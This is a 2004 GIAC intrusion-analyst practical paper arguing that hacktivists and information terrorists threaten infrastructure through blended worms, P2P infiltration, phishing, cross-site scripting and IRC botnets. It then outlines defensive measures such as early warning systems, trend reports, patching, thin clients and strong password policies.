Global Information Assurance Certification Paper

GIAC Certified Intrusion Analyst (GCIA)
Practical Assignment
Version 3.5

Defense through Offense
Information Warfare of the Future

Danté Winslow
December 5, 2004

Sans Twin Cities 2004

Table of Contents

INFORMATION WARFARE of the Future

Hacker Warfare- Defending against Hacktivists and Global Information Terrorists

Abstract

The Internet is now one of the most basic infrastructures that our society is built upon. We can do things faster, more efficiently, and more conveniently. We can communicate better to a worldwide audience more than ever before. The information highway has increased our quality of life many times over. For many years the United States of America has been among the world leaders in reveling in a better quality of life. But in the post September 11th era "The United States is now exposed to a host of new threats to the economy, indeed to the whole of society. It has erected immensely complex information systems on insecure foundations. The ability to network has far outpaced the ability to protect networks. The economy is totally dependent on these systems. America's adversaries and enemies recognize this dependency and are developing weapons of mass disruption and destruction" [1]

The growing threat of global terrorism forces a re-evaluation of currently existing security approaches and strategies. The potential use and exploitation of readily available information technology by information terrorists or Hacktivists has made securing information a priority. An offensive approach through defensive tactics to information warfare is imperative for national governments, military agencies, hospitals, financial institutions, educational facilities, public industries and the private sector to prevent us all from being a victim. This new approach will change the look of intrusion detection of today.

What is Information Warfare?

Information Warfare is a popular term that seems to constantly be evolving. Information Warfare in its broadest sense is a struggle over the information and the communication process. This concept is based on the old adage that conflict is human nature; damaging or disrupting communications is just another way to inflict hardship. In the beginning, the term information warfare was coined and used by the military. The military definition has been discussed in many other forums and papers. But in this new information age, threats resulting in Information Warfare have emerged and expanded and with its expansion comes an elaboration of its definition. I feel the definition that best describes the current state of Information Warfare is as follows:

[1] http://www.csis.org/pubs/cyberfor.html

Information warfare consists of targeting an adversary's information and information functions, with the goal of degrading the target's will or capability to fight. Whether the mission is to gain an economic, political, military or personal advantage, intruders are constantly looking for ways to compromise and exploit data held by other organizations. [2].

Who are these Terrorists?

Global information terrorists and Hacktivists are groups of national and international criminal hackers being paid, funded, recruited, or directed to try and disrupt our economical and social infrastructure. Director of Central Intelligence John Deutch said criminal hackers were offering their services to so-called rogue states with "various schemes to undo vital U.S. interests through computer intrusions" and warned that an electronic Pearl Harbor is a real threat". In an incident involving the Boston Herald an information terrorist left the foreboding message of "you have yet to see true electronic terrorism...this is a promise."

Along the same lines comes another popular term emerging for these groups' activities and actions. The term is called Hacktivism. Hacktivism is a policy of hacking, phreaking or creating technology to achieve a political or social goal[3]

Since these groups cannot compete in terms of conventional military warfare or economic power they must use "asymmetric attacks".

"Asymmetric approaches are attempts to circumvent or undermine US strengths while exploiting US weaknesses using methods that differ significantly from the United State's expected method of operations. [Asymmetric approaches] generally seek a major psychological impact, such as shock or confusion that affects an opponent's initiative, freedom of action, or will. Asymmetric methods require an appreciation of an opponent's vulnerabilities. Asymmetric approaches often employ innovative, nontraditional tactics, weapons, or technologies, and can be applied at all levels of warfare -- strategic, operational, and tactical -- and across the spectrum of military operations."[4]

Recently these rogue groups have been using broadcasting and web casting techniques to show vile heinous acts of violence to the masses. Videos and still pictures of things like beheadings increase the shock, fear, and confusion factors of these regimes. Hacktivists and information terrorists' primary purpose is to cause damage. But just as important, these Hacktivists and information terrorists test and probe our reactions as well. To borrow a phrase used by George Bakos, Senior Security expert at Dartmouth College's Institute for

[2] http://www.psycom.net/iwar.2.html
[3] http://www.thehacktivist.com/hacktivism.php
[4] Steven Metz and Douglas V. Johnson II. *Asymmetry and U.S. Military Strategy: Definition, Background, and Strategic Concepts*.

Security Studies, as stated at SANS Twin Cities 2004 Global information terrorist will "**Tickle you to see how you giggle**". This phrase may seem odd but it is very appropriate. They monitor, probe, and implement varies tactics not just to harm but also to measure the response. This measuring of response is a type of reconnaissance. This reconnaissance is paramount to the hacktivist to maximize damage and optimize their opportunities to create havoc.


How are they doing this?

These cyber attackers engage in a variety of operations ranging from espionage, destruction of information, network congestion, Web defacements, denial-of-service attacks, e-mail bombings, manipulation, and launching worms and viruses. But what is helping them move so quickly. According to Douglas Schweitzer's "Securing the Network from Malicious Code," [5] Schweitzer stated that, "like graffiti artists who use their artistic talents in non-productive and destructive ways, skilled programmers sometimes create programs solely to make the task of virus writing simple and virtually a foolproof endeavor, one almost anyone can perform." The automation of attack programs and tools is essentially the equivalent to the United States' Industrial Revolution in the realm of cyber attacks. Tools provided the foundation for cyber attacks. According to a CNN news article, there are about 30,000 hacker-oriented sites on the Internet, bringing hacking and terrorism within the reach of even the technically challenged. "You no longer have to have knowledge, you just have to have the time, and you just download the tools and the programs. It's the democratization of hacking. And with these programs ... they can click on a button and send bombs to your network, and the systems will go down." [6]

The underground exchange of tools, information, funding, and know-how have allowed Hacktivists and Information Terrorists to be multi-faceted. According to a Computer world article by Emily Kumler it was quoted by Gabriel Weinmann that "Terrorist groups are exploiting the accessibility, vast audience and anonymity of the Internet to raise money and recruit new members, said Gabriel Weimann, chairman of the communications department at the University of Haifa in Israel. The number of terrorists' Web sites has increased by 571% in the past seven years, Weimann says. "Al-Qaeda doesn't operate like a terrorist organization anymore," Weimann said, speaking at the New American Foundation in Washington yesterday. "They don't live together, they don't train together, and sometimes they don't even meet." They don't need human interaction as long as they can communicate, he added.[7]

[5] Schweitzer, Douglas Securing the Network from malicious code: A Complete Guide to Defending against Viruses, Worms, and Trojans.
[6] http://www.cnn.com/TECH/specials/hackers/cyberterror/
[7] http://www.computerworld.com/securitytopics/security/story/0,10801,94390,00.html

More vulnerabilities are being published with tools to exploit them. In addition, the time frame between the release and publishing of vulnerability and the propagation of a working exploit code has dramatically reduced. For example, the chart (Figure 1) below, from **i.cmpnet.com**, illustrates a correlation between some recent vulnerability releases and the introduction of working exploit code. Each year the time frame between vulnerability release and exploit code has diminished.



For instance, the chart displays that in 1998, there was approximately a three year timeframe from the release of a vulnerability (rpc.statd) to the development of an exploit code (Ramen worm), but in 2003, there were instances where it took 30 days or less between the vulnerability release (RPC DCOM) and working exploit code actively being use, (Blaster and Welchia). Because attacks like Blaster captured systems worldwide in less than a few hours, zero day attacks are eminent. A zero day attack is when a vulnerability inside an application or hardware is exploited in the wild before it is reported to the security community,

or announced to the public, and a patch or fix is made available. A zero day attack with high propagation speed could inflict widespread damage before any users are able to effectively patch their systems. The migration towards zero-day attack is a goal of the Hacktivist.

Current Hacker Warfare Attack Vectors

Hacker Warfare attack vectors are routes or methods used to compromise information. There are numerous targets, detrimental attacks, and tactical combinations that can be used by Information Terrorists or Hacktivists. The following avenues are currently being use:

Blended Threats Attacks

The term Blended Threat Attack was originally coined and used sometime in early 1999 by security experts. David Aylesworth [8], stated that "a Blended threat is the term coined for the latest generation of Internet worms. What differentiates them from past worms and viruses is their ability to propagate using multiple paths, thus increasing their infection rates and the amount of damage they can cause." This definition described the first generation of these types of attacks. Attacks such as Code Red and Nimda followed this pattern of exploitation and havoc. But in the information warfare age the newer exploits fall along the line of the following more robust definition. According to Symantec's Security Response glossary [9] "Blended threat attacks combine the characteristics of viruses, worms, Trojan Horses, and malicious code with server and Internet vulnerabilities to initiate, transmit, and spread an attack. By using multiple methods and techniques, blended threats can rapidly spread and cause widespread damage." This seemly polymorphic ability makes blended threat attacks one of the greatest perils to cyber security. Blended threat attack formulations like Blaster, Welchia, MyDOOM, and Gaobot, just to name a few, fuse more attributes than their predecessors to synergistically spawn a new breed of animal to deal with. This is the reason information terrorist and Hacktivist consider blended threat ideal weapons. The primary objective of the blended threat attack is to cause widespread multi-faceted damage. Blended threats increase the original mal-intent probability of success by attacking through several vectors. The mayhem of blended threats is created by certain characteristics:

Causes harm

Blended threats can intentionally and unintentionally cause harm. Blended threat attacks can cripple network traffic, produce network routing device overload, and impede individuals and businesses. Several corporations have felt the direct effects of these blended threat attacks. Blended threats such as, MyDOOM and Doomjuice were intentionally created, sequenced, and timed specifically to target

[8] Ayelsworth, David. (2003). Blended Threats: How to keep them at Bay
[9] http://securityresponse.symantec.com/avcenter/refa.html3

organizations like SCO, Microsoft, and RIAA. Blended threats were unintentionally responsible for the "Great Blackout of 2003" when a Northeast US Power grid went down leaving thousand of people and powerless and in darkness. The general public was caught in the crossfire and in many cases unwilling participants responsible for these attacks. Thousands of computers were compromised and these machines optimized the ability of the Hacktivist to wreck havoc with blended threats.

Vulnerability Exploitation

Blended threats attacks look to exploit known vulnerabilities. These vulnerabilities exist in integral objects such as incorrectly configured servers, routers, firewalls and assailable versions of applications and other hardware. Recent successful blended threat attacks exploited vulnerable releases in Dameware, MSRPC and NetBIOS. Once the vulnerability is exploited the seized victim can be controlled and accessed at will.

Multiple Attack Methods

Hacktivists and Information Terrorists are piggybacking on existing technology. The high availability of source code has provided the blueprint to forge the new generation of blended threats. Each new author can use existing source code and varying payloads to accomplish their agendas. Blended Threats can have multiple methods of propagation and attack. The ability to be dynamic makes it easier to by-pass security measures, like a firewall, by finding other means of gaining access to a system. Methodologies like inserting Trojan technology or incorporation of a SMTP engines are just a few methods currently being used. Multiple damaging effects can be crammed into the payload of one blended threat. Payloads of earlier viruses or worms caused damage but that damage primarily focused on the execution of a single exploit or was exclusively designed for a single purpose. But blended threat attacks on the other hand, are intended to cause mass destruction on many levels and are successful at accomplishing that goal. Blended Threats are capable of altering or deleting files, manipulating registries, and disabling anti-virus software or blocking web access to antivirus sites.

No Human Intervention Required

Blended threats do not require direct intervention or activation by a victim. Some blended threats can passively collect and send passwords, decryption keys and logged keystrokes automatically and return this information to its controller. Tools known as mass rooters, auto rooters, or spreaders are used to maintain a supply of compromised hosts for the Hacktivist or information terrorist to control. Essentially auto rooters or mass rooters are root kits/ toolkits designed to scan, analyze, exploit, and report. Spreaders and mass rooters scans a range of hosts to infect, analyzes what types of systems and applications are on those hosts,

and based on that information it then chooses an exploit to run against systems, installs FTP backdoors and IRC clients on them ready to receive commands, and if it is successful it reports back to its master that another host has been added. Once access is gained, blended threats do not stop there. Depending on the programming, blended threat are capable launching Distributed Denial of Service (DDoS) attacks, enabling Trojan programs for execution of these attacks, opening proxy services for remote communication, creating administrative and guest accounts with administrator privileges, sending unauthorized emails with worm attachments and making a compromised host into an open relay to misuse assets and slow down network connectivity. The cyber battlefield has changed.

Infiltrating Peer to Peer Networks (P2P)

Hacktivists and Information terrorists have also infiltrated Peer-to-Peer (P2P) networks. These applications and networks are communal zones. According to a report by ***Frost & Sullivan*** in August 8, 2001, "Peer-to-peer networks, which reached about 61,140 enterprise users in 2001, will grow to a staggering 6.2 million by 2007. Revenues for this market will grow balloon from $42.8 million to $4.35 billion by 2007." P2P applications such as KazaA, Ares, Bear share, or Gnutella allow users worldwide to share files, music, video clips, games, and software applications. Workers using their corporation's network and VPN's, unbeknownst to their companies, for P2P file sharing is exactly what the Hacktivist is looking for. P2P networks are ideal hideaways for Hacktivists because they can circumvent enterprise security measures because these networks use decentralized servers, data storage and minimal security administration. This decentralized structure can help the global terrorist avoid a corporation's critical perimeter defenses such as firewalls. A P2P application installed on a machine behind a corporate firewall for instance, is an ideal target. If that host is allowed to communicate through the corporate firewall and once a connection is made to an outside host or hosts it gives all users connected to the P2P network direct access to files that are stored on a host share drive and possibly the entire hard drive. Recently it was discovered that pictures, documents and letters from U.S. soldiers and military bases in Iraq and elsewhere had been downloaded/obtained from peer-to-peer networks such as Gnutella. A zipped file of classified documents was downloaded on Gnutella, stamped with various classification levels ranging from "For Official Use Only" to "Secret/NO FORN." (NOFORN typically stands for "not for release to foreign nationals" in military parlance.) The documents contained real-time information about operations in Iraq."[10] This vital information was easily obtainable because someone used a P2P application on secure, classified machine.

Armed with this type of available data, Information terrorists look to often exploit these applications and opportunities. Hacktivists also make available files and programs that are popularly searched for but contain remote administration tools, Trojans, viruses, hacking tools, etc. P2P networks can give Hacktivists access to

[10] http://www.zone-h.com/en/news/read/id=4403/

confidential information, reveal operating system information, and disclose other applications located on the host computer. This information may allow them to gain remote access to trusted networks. In addition, Hacktivists have created threats like Sinit and Phatbot to link infected computers over P2P networks allowing them to send attack commands to these machines. Because of the decentralized nature of P2P all hosts connected to a peer network can be used as weapons. For the victim these attacks it makes harder to locate and stop them.

Social Engineering Attacks - Phishing, Cross Scripting Attacks & IRC bots

In this new generation of information warfare, Hacktivists have taken advantage of social engineering to infiltrate the general public. Social engineering utilizes non-technical attack vectors to capitalize on the curiosity and unawareness of the public and occurs in many different forms.

Phishing

Phishing is a tactic that uses spoofed email to deceive people into disclosing their personal information. This information could include credit card numbers, bank account information, Social Security numbers, passwords, and product key information for software and games. A typical Phishing exploit involves crafted e-mails being sent out with a forged company logo like that of a bank requesting the receiver of the e-mail to click on a link to what appears to be a from a legitimate source. The receiver of the email is asked to click on the link and enter in sensitive information like social security number, bank account or P.I.N numbers. Unbeknownst to the victim, that information goes straight to the Hacktivist. These crafted and deceptive e-mails use the "human factor" as a means to propel damage; social engineering is now an information terrorist's weapon. Many Hacktivist groups mass distribute the personal information that is gathered. Global Information terrorists fund themselves with stolen credit card numbers; generate falsified identification and commit identity theft with Social Security numbers and bank account information; produce pirated software with product keys for software and games, and promote the distribution of pirated software which hurt the profits of the legitimate producer. These actions can produce an enormous strain on our financial infrastructure.

Cross Scripting or Script Injection

Traditionally, cross-site scripting or script injection attacks generally target the website. Hacktivists can inject lines of malicious programming code to a form on a Website and then submits the form to try and take over the Website. Hackers will often inject scripts into a website's form to attempt to:[11]
Fool the system in to thinking they are a legitimate registered user

[11] http://www.tconsult.com/faq/script_injection.aspx

- Try and erase or change data
- Try and generate reports from your database
- Try and generate reports about your file structure or security

But today's attackers are targeting the websites' users as well. The Hacktivist can gain access to a user's cookies or session ids, allowing the attacker to impersonate the user. Cross-Site Scripting (XSS) attacks being carried out recently by information terrorists are designed to lure you to a website to be infected by a Trojan. According to GCIH Jon Lucenius[12] "These attacks, sent to users via email, can take the form of conveniently provided links in discussion forums, or be part of a maliciously formed web page, each designed with the purpose of stealing or copying an unsuspecting users confidential information to a third party location. DNS Spoofing and DNS cache poisoning are additional techniques being used to take advantage of this methodology. These attacks can also be used to send data, which in turn can be used with other exploits. Recent exploits such as Download Ject and some various Russian Bank Scams have been extremely effective in retrieving financial gains for these groups. In addition, these Cross-Site Scripting attacks are being coupled with of known vulnerabilities in certain web browsers, like Microsoft Internet Explorer and OPERA as another means to compromising machines. These attacks give the Hacktivist real world access to wreck havoc. With various information that can be gathered, a Hacktivist could read a victim's e-mail inbox and use that inbox to communicate with others, access bank records and write a check to his or herself using online bill pay, or buy items using cached retail credit information on sites like Amazon and eBay.[13]

Social Engineering attacks via IRC /IM

Hacktivists have begun to attempt to take advantage of people over Internet Relay Chat (IRC). IRC is one of the most popular and most interactive services on the Internet. Internet Relay Chat allows people to participate in real-time conversations individually or as a group. Using an IRC client, one can exchange text messages, files, pictures, and programs interactively with one or more person worldwide. Furthermore, IRC is a very convenient method of communication used within many corporations, which, for the Hacktivist helps maximize the threat potential. Some current IRC clients have capabilities such as voice messaging and file sharing which can allow Hacktivists a channel for covert communication as well.

Because of the widespread popularity of IRC networks, social engineering exploits that had been conducted by phone and email are now being conducted in IRC environments. According to Internet security Web site CERT, attacks

[12] http://www.giac.org/practical/GCIH/Jon_Lucenius_GCIH.pdf
[13] http://www.cgisecurity.com/lib/XSS.pdf

involving IRC environments commonly involves "tricking the user into downloading either a spy ware module or a module that can be used by the hacker in a distributed denial of service attack. A module like a bnc, which is short for bouncer, is very useful to the Hacktivist. A bnc acts as a proxy for IRC, allowing you to hide your real IP address and use a vhost (vanity host). Current popular bnc's like **"psybnc**," allows a host to always be connected to IRC even when the client is closed, link multiple host together, share vanity hosts addresses, hide direct client to client session data also known as Direct Channel Connections (DCC) and uses SSL encryption. Each machine that is compromised gets added to the IRC bot network, also called Botnets. A comprised IRC client, with a bot listening on a channel can receive an encrypted message or command and allow the information terrorist to control an army of bots. Bots are also configured to generate clones (Multiple incidences of themselves) that join other IRC Servers and mass spam message users with URL's for infectious downloads. These messages come in the form of "fake warning alerts, as an advertisement for a free sex site, as well as a few other disguises".[14]

In addition, Hacktivists have even resorted to attempting buffer overflow attacks against certain IRC clients. Buffer overflow vulnerabilities exist in programs such as AOL Instant Messenger (AIM) and GAIM, a multi-protocol instant messaging application. An attacker can overrun the boundary limits of the certain data fields because of insufficient bounds checking for those functions. This vulnerability allows the Hacktivist to execute malicious code on the host.

Defensive Strategies and Effective Countermeasures for Information Warfare Attacks

Hacktivists and Information Terrorists can affect us all so we all must work together to protect ourselves. The following procedures and processes are necessary to promote change and to make us better equipped to battle information warfare:

Putting on your Black Hat

Think left and think right and think low and think high Oh, the thinks you can think up if only you try! Dr.Seuss, from Oh, the Thinks you can think

Information Terrorists and Hacktivists are constantly trying to think of ways to disrupt our lives and destroy our way of life. One of the better ways to defend against this is to "think harder". By thinking harder I mean, open your mind, evaluate, and test your assets and infrastructure in a way similar to how an information terrorist would. Assess yourself, your assets, and your level of vulnerability both real and perceived. Challenge yourself to think hard and to think again with your "Black Hat" on. Black Hat thinking means viewing things

[14] http://swatit.org/bots/

and situations in regards to creating negative aspects or creating the worst-case scenarios. This exercise can help you better understand the security risk and potential threats of your assets inherently making you more prepared. Think about Hacktivists' intended goals, targets, methodologies, motivation, etc. and apply those things to your infrastructure design and design tactics.

Creating Awareness

Awareness is the best step to take in learning "How not to be a Victim". The Information Terrorist preys on creating chaos and confusion.
"Creating awareness of the problem and its complexities, foster a climate that will facilitate discussion and cooperation among the many groups and organizations that need to be a part of this effort. Given recent events surrounding some aspects of information security, we need to start by rebuilding bridges between some public and private sector groups and organizations."[15]

Because there are so many threat areas, using a centralized management or centralized access point approach to information security will not be very effective. Some type of collective orchestration is needed to develop the degree of awareness and understanding of threats. In addition, the development of defensive schemes to these threats is also necessary. For this to occur, the government, the military, and the public and private sectors must make a contribution to making defense against information warfare a priority.

Early Warning Systems

Early warning systems are structures designed to detect enemy activity while there is time to do something about it. Furthermore, in situations where attacks are already under way, an early warning system can then provide strategies to lessen the effectiveness of these attacks. Information exchange and gathering are vital to establishing an Early Warning System. This type of collaborative effort emphasizes the proactive approach to dealing with information warfare versus the reactive approach. The collective analysis of network data and other information can provide organizations with the framework for developing and implementing appropriate defenses. Widespread contributors as well as developers of various early warning systems can provide information that can help identify activity and determine if events are localized or widespread. The data collected from various firewall logs, intrusion detection devices, and honey pots can create an excellent wide sampling of data. This widespread collection may lead to the recognition of activities and trends and raise our awareness. For instance, the Network Early Warning System (NEWS) 1.0, acknowledged to being accustomed to interpolating this type of information. "There is a schedule of events that an attacker has to go through to achieve an IW [information

[15] http://www.ndu.edu/inss/books/books%20-%201996/Defense%20Information%20Warfare%20-%20Aug%2096/

warfare] attack, By looking at the incident evidence left by attackers and the network traffic information that they cannot spoof, NEWS can gauge where intruders are in the attack process and make a forecast. It looks at where attackers have been and what they have done as well as where the attackers have not been and what they have not done. This information fits into a timeline, which allows the system to forecast what the perpetrator is going to do next."[16]

Lots of organizations contribute to make these early warning systems vital. For example, Symantec DeepSight Threat Management System analyzes continuously collected attack data from more than 20,000 registered sensors in more than 180 countries around the world. Vulnerability trends are based on statistical analysis of data housed in the Symantec Security Response vulnerability database, which contains information on more than 8,000 distinct vulnerabilities. Malicious code trends are based on empirical data and expert analysis drawn from Symantec's comprehensive infection and malicious code databases. This type of predictive analysis can provide more insight into the methodologies of information terrorists and Hacktivists and clearly display trends in activities.

Use of Vulnerability and Attack Trend Reports

Why is trending important?


Trending offers what I like to call preventative maintenance. In an industrial factory, good maintenance influences the entire operation. Poor maintenance procedures can cost millions in repairs, poor quality and lost production. In the battle against information warfare staying on top of trends can be vital. Trending offers the analysis of change in measured data over a measured interval. This correlation of collected information can provide the ability to recognize vulnerabilities, anticipate the occurrence of attacks, and assist in being prepared to deal with those attacks. Preparedness can help to lessen the damage and consequences of information terrorist attacks. Various organizations hire researchers and analyst to study vulnerabilities, attacks, and various security topics as well as to periodically publish this information. This public information should be reviewed frequently. A trending report offers a wealth of information.

Example of a Vulnerability and Attack Trend Report

I feel that it is important to show how much information can be discovered from vulnerability and attack trend report so I will briefly review some highlights from a report created by Symantec. A six-month study conducted between July 1, 2003 and December 31, 2003 called the ***Symantec Internet Security Threat Report***

[16] http://www.afcea.org/signal/archives/content/Dec01/attackers-dec.html

(Threat Report Volume V) offers valuable input. The report includes analysis of data and attack trends. The reported information is based on analyses from Symantec. To download the complete Symantec's Internet Security Threat Report, please visit www.symantec.com. According to the Symantec Internet Security Threat Report Volume V, Blended Threats attacks and worms represented the majority of attack activity over the course of the last year. The chart below is representative of a pie chart in the Volume V threat report for attack activity by type. It displays that 43 percent of attacks in this report were blended threat or worm related.



According to the Symantec Security Internet Threat Report Volume V, in the first half of 2003, only one-sixth of the companies analyzed reported a serious breach. During the second half of the year, half of the companies reported a serious breach. The report also reveals:

- On average, seven new vulnerabilities a day were announced in 2003.
- Malicious code that exposes confidential data increased significantly in 2003.
- Submissions of malicious code with backdoors -- which often are used to steal confidential data -- rose nearly 50 percent, from 11 in 2002 to 17 in 2003
- Blended threats targeting Windows operating systems increased significantly in 2003.
- Attackers and blended threats are increasingly utilizing previously compromised systems to launch attacks.
- Blended threats, combine malicious code with vulnerabilities to launch an attack, accounted for 60 percent of malicious code submissions in the first half of 2003, t. The number of blended threats increased by 20 percent

Microsoft's IIS Web server has been a prime target for blended threats, because it has been highly susceptible to them in the past.

- There were 1,432 new security vulnerabilities during the first six months of 2003, a 12 percent increase over the same period in 2002. Additionally, 64 percent of new attacks targeted vulnerabilities less than one year old. The time from discovery of a vulnerability to an outbreak continues to shorten significantly
- 70 percent of vulnerabilities found last year were easy to exploit- 15 percent had code publicly available to enable anyone to do so - a rise of five percent over 2002. The number of vulnerabilities that needed no code at all also increased six percent year on year.
- Attackers increasingly targeted backdoors left by other attackers and worms. By leveraging existing backdoors to gain control of a target system, attackers can install their own backdoor or use the compromised system to participate in a distributed denial of service (DDoS).

Trending Reports for vulnerabilities and attacks such as this are vital resources in providing understanding and raising awareness.

Don't Overlook Preventive Measures

Focusing on best security practices on a daily basis can reduce the risk of an attack before it has been detected or minimize the damage done should your system become attacked. Patrick McBride, chief technology officer and co-founder of META Security Group, stated that "Knowing a threat could be coming is important," he said, "But it's much more important for organizations to prioritize fixes and patches for vulnerabilities" beforehand. People continually overspend on security threats and under spend on vulnerability assessments and patching, he said. So, if a public/private system is eventually built, sharing data on vulnerabilities could prove far more important than sharing information on threats. "Assuming I know about vulnerabilities in my systems and have the information available to fix them," McBride said, "then there's an added value on the threat side where I can link those threats more precisely to the kinds of vulnerabilities they can exploit and fix the most important systems first. In the end, he said, fixing vulnerabilities is where people will always get "the best bang for the buck." [17] A collective public effort should continue to be aimed at application manufacturers and web site vendors. Manufacturers should continue to focus on research and development of more secure products. Site Vendors should ensure they are using the most secure means possible to operate their sites.

Implement Thin Client Solutions

All services are potentially exploitable. Eliminating or disabling any unnecessary or unused services greatly reduces the number of targets for an attack. With fewer entry points, the attack's potency is diminished. Furthermore consider

[17] http://www.fcw.com/supplements/homeland/2004/sup1/hom-programs2-02-23-04.asp

trying a “Thin Client” solution. A "Thin Client" is a category of client devices, such as NC’s (Network Computing) and Windows Terminals that run "thin" operating systems locally as opposed to the traditional "fat" PC operating systems likeWin9x, NT/2000/XP. Instead of giving users computers loaded with features they rarely use, you can lower administrative costs, lower support costs, and get better centralized management, which leads to improved security. Furthermore if having access to a web browser is necessary, the use of text based browsers like Lynx and tools like SpoofStick can help reduce your susceptibility to cross-scripting and Phishing attacks exploiting web browsers. In short, from this aspect of security, the concept of less is more can be really effective in battling Hacktivists.

Security thru Obscurity

Security through Obscurity is concept that has been discussed in various forums. In an eSecurityplanet.com article by George Bakos, he stated that there are “fewer annoyances through obscurity”. Taking steps to reduce the predictability of your network and its systems can make you less of a desired target for Hackivists. This notion could be further supported in a report entitled, "Cyber Insecurity: The Cost of Monopoly", by Dan Geer, Charles Pfleeger, et al. The report claims that” Microsoft's dominance has created a global target environment that leaves little guesswork for attackers while the good guys find themselves in ever-shortening supply, trying to defend increasingly complex, yet predictable, systems. That, predictability, can be fatal.” Performing things like changing the default settings on applications and systems, running services on non-standardized ports, and having a heterogeneous network, just to name a few, can be used as a weapon to defend against information warfare. This notion is not the fool proof by any means. In some cases a multiple-vendor environment with multiple vendor support can cause its own set of management problems especially when the popular notion is to reduce the number of vendors an organization deals with. However, this concept does allow for company specific individually which does remove the network standardization present in lots of organizations. This can help decrease the effectiveness of attackers and their attacks.[18]

Secure Password Policies

A secure password policy should be strictly enforced in the corporate sector and highly encouraged in the private sector, as well. Hacktivists have been reported to actively using effective tools like LOphtCrack to crack passwords or attempt brute force cracking on systems. Simple passwords are a vulnerable point of attack. A strong password should be at least eight characters long, include letters, numbers and symbols, and should be changed regularly. They should never contain repeating characters or common words or names. In fact, a crypto card and crypto server set up could really boost a secure password policy. It is a

